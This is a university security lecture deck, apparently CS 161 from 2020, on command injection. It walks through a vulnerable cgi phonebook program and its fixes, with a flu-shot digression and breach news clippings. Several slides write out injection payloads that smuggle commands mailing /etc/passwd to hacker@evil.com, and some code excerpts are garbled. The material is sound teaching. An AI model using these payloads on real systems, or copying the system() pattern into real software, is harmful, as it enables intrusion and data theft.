

Command Injection



John Regehr
@johnregehr

Follow

Replies to [@fugueish](#) [@jfbastien](#)

C is awesome because it defers problems to runtime, at which point people might not be able to find me

Administrivia...

- Midterm whee...
- Midterm reviews in discussion tomorrow and Thursday
-

A Quick Digression on self-propagating attacks...

- Later on in the semester we will discuss worms, viruses, etc...
 - Malicious attacks designed to spread from computer to computer
- The analogy to actual viruses is remarkably close
 - Malicious attacks designed to spread from cell to cell and person to person
 - Immune system operates on recognizing "this is bad" and responds to it
- One of the deadliest biological attacks is influenza
 - It changes from year to year on a quite rapid basis, as a way of avoiding the "this is bad" detector
- And you all are young and healthy, it ***probably*** won't kill you...
 - But it will put you out of action for a week+, and may make you wish you were dead
 - Happy Reading: The 1918 flu... Which killed 500,000 people in the United States alone!



John Richards
@loserboy

Follow

Flu info from a literal Doctor...who is funny.


Computer Science 161 Fall 2020

2020 Flu Vaccine Patch Notes from the CDC:

Are there any changes to the 2020-2021 Northern Hemisphere vaccines from what was included in this season's 2019-2020 U.S. flu vaccines?

Yes, this season's flu vaccines were updated to better match viruses expected to be circulating in the United States.

- The egg-based H1N1 vaccine component was updated from an A/Brisbane/02/2018 (H1N1)pdm09-like virus to an A/Guangdong-Maonan/SWL1536/2019 (H1N1)pdm09-like virus.
- The cell- or recombinant-based H1N1 vaccine component was updated from an A/Brisbane /02/2018 (H1N1)pdm09-like virus to an A/Hawaii/70/2019 (H1N1)pdm09-like virus.
- The egg-based H3N2 vaccine component was updated from an A/Kansas/14/2017 (H3N2)-like virus to an A/Hong Kong/2671/2019 (H3N2)-like virus.
- The cell- or recombinant-based H3N2 vaccine component was updated from an A/Kansas /14/2017 (H3N2)-like virus to an A/Hong Kong/45/2019 (H3N2)-like virus.
- The B/Victoria lineage vaccine component was updated from a B/Colorado/06/2017 (B/Victoria lineage)-like virus to a B/Washington/02/2019 (B/Victoria lineage)-like virus.
- The B/Yamagata lineage vaccine component was not updated.



So Get A Flu Shot!



- Tang center offers drop-in Flu clinics
 - <https://uhs.berkeley.edu/medical/flu-shots-tang>: Free with SHIP, \$30 otherwise
- Every pharmacy around offers cheap or free
 - Non-SHIP insurance, just walk into CVS or Walgreens with your insurance card
- This also grants ***herd immunity***:
 - If enough people are immune, this also protects those who aren't immune
 - So it helps others, not just yourself
- The university now requires it...
 - Just doesn't enforce it (yet)

Switching Gears: Web Security

- We've discussed classic C memory vulnerabilities...
- We've discussed cryptography
 - A way of formally protecting communication channels
- Now its on to the ugly world of **web application security**
 - Old days: Applications ran on computers or mainframes
 - Today: Applications run in a split architecture between the web browser and web server
- Starting: Command and SQL Injection Attacks:
Focusing on the server logic
- Later: Same origin, xss, csrf attacks:
Focusing on the interaction between the server and the client

Consider a Silly Web Application...


- It is a **cgi-bin** program
 - A program that is invoked with arguments in the URL after the ?
 - In this case, it is look up the user in phonebook...
 - http://www.harmless.com/phonebook.cgi?regex=Alice.*mith

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    sprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
    system(cmd);
}
```

- Instead of `http://harmless.com/phonebook.cgi?regex=Alice.*Smith`
- How about `http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20touch`
- Command becomes: "grep foo x; mail -s hacker@evil.com </etc/passwd; touch phonebook.txt"
%20 is an escaped space in a URL, the web server turns it into " " characters before going to the program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    sprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
    system(cmd);
}
```

Control information, not data



Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

How To Fix Command Injection?

```
snprintf(cmd, sizeof(cmd) ,  
        "grep %s phonebook.txt" , regex) ;
```

- One general approach: *input sanitization*
 - Look for anything nasty in the input ...
 - ... and “defang” it / remove it / escape it
- Seems simple enough, but:
 - Tricky to get right
 - Brittle: if you get it wrong & miss something, you **LOSE**
 - Attack slips past!
 - Approach in general is a form of “default allow”
 - i.e., input is by default okay, only known problems are removed

How To Fix Command Injection?

```
snprintf(cmd, sizeof cmd,  
"grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data
to enforce that it's indeed
interpreted as data ...

⇒ grep 'foo x; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt

Argument is back to being **data**; a
single (large/messy) pattern to grep

Problems?

How To Fix Command Injection?

```
snprintf(cmd, sizeof cmd,  
"grep '%s' phonebook.txt", regex);  
...regex=foo' x; mail -s hacker@evil.com </etc/passwd; touch '
```

Whoops, control information again, not data

This turns into an empty string,
so sh sees command as just
“touch”

⇒ grep 'foo' x; mail -s hacker@evil.com </etc/passwd; touch ' phonebook.txt

Maybe we can add some special-casing and patch things up ... but hard to be confident we have it ***fully correct!***

Issues With Input Sanitization

- In theory, can prevent injection attacks by properly sanitizing input
 - Remove inputs with meta-characters
 - (can have “collateral damage” for benign inputs)
 - Or escape any meta-characters (including escape characters!)
 - Requires a ***complete model*** of how input subsequently processed
 - E.g. ...regex=foo%27 x; mail ...
 - But it is easy to get wrong!
 - Better: avoid using a feature-rich API (if possible)
 - KISS + defensive programming

%27 is an *escape sequence*
that expands to a single
quote

The Root Problem: `system`

- This is the core problem.
- `system()` provides too much functionality!
- It treats arguments passed to it **as full shell command**
- If instead we could just run grep directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    sprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
    system(cmd);
}
```

Safe: execve

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char *path = "/usr/bin/grep";
    char *argv[10]; /* room for plenty of args */
    char *envp[1]; /* no room since no env. */
    int argc = 0;
    argv[argc++] = path; /* argv[0] = prog name */
    argv[argc++] = "-e"; /* force regex as pat.*/
    argv[argc++] = regex;
    argv[argc++] = "phonebook.txt";
    argv[argc++] = null;
    envp[0] = null;
    if ( execve(path, argv, envp) < 0 )
        command_failed(. . . . .);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char *path = "/usr/bin/grep";
    char *argv[10];/*
    char *envp[1]; /*
    int argc = 0;
    argv[argc++] = path; /* argv[0] = prog name */
    argv[argc++] = "-e"; /* force regex as pat.*/
    argv[argc++] = regex;
    argv[argc++] = "phonebook";
    argv[argc++] = null;
    envp[0] = null;
    if ( execve(path,
        command_failed(
    })
```

These will be separate arguments to the program

execve() just executes a single specific program.

No matter what weird goop “regex” has in it, it’ll be treated as a single argument to grep; no shell involved

All Languages Should (and Most Do) Have Such Features...

- EG, python has unsafe (`os.system`) and safe (`os.execv`) and safe but more powerful (`subprocess`)
 - But really, if you invoke `os.system()`, the environment should shoot the programmer for incompetence!
- Go **only** has the safe version!
 - in "`os/exec`"
 - The mark of a better language is that it doesn't offer two ways to do the same thing (one unsafe), but only one safe way.
 - "If your system has two ways of doing something, one of which is subtly wrong, >51% will chose the wrong version"

Anonymous speaks: the inside story of the HBGary hack


By Peter Bright | Last updated a day ago

Computer Science 161 Fall 2020

Weaver



The [hbgaryfederal.com](#) CMS was susceptible to a kind of attack called [SQL injection](#). In common with other CMSes, the [hbgaryfederal.com](#) CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article [ID number](#). These parameters are, in turn, generally passed from the Web front-end to the CMS.



It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had [unmasked the hacker hordes of Anonymous](#) and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr [told](#) one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. [HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced](#). As an added bonus, a second site owned

Command Injection in the Real World

Computer Science 161 Fall 2020

The screenshot shows a news article from cnet news. The header includes the cnet logo, a 'Latest News' button, and a navigation bar with 'Home > News > Security'. The main title is 'UC Berkeley computers hacked, 160,000 at risk' by Michelle Meyers. The article text discusses an SQL injection attack on the university's health services center computer, which potentially stole personal information from over 160,000 individuals. A comment from an outside database security software vendor is highlighted in a box.

From the looks of it, however, one outside vendor who has been monitoring the site suspects an **SQL injection**, in which hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

[A](#) [A](#) Font size [Print](#) [E-mail](#) [Share](#) [20 comments](#)

0 [tweet](#)

[f Share](#)

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

Command Injection in the Real World



[About This Blog](#) | [Archives](#) | [Security Fix Live: Web Chats](#) | [E-Mail Brian Krebs](#)

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.


Update, April 29, 11:28 a.m. ET: In [a post](#) to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.

attacks are in no way related to Microsoft Security Advisory (951306).

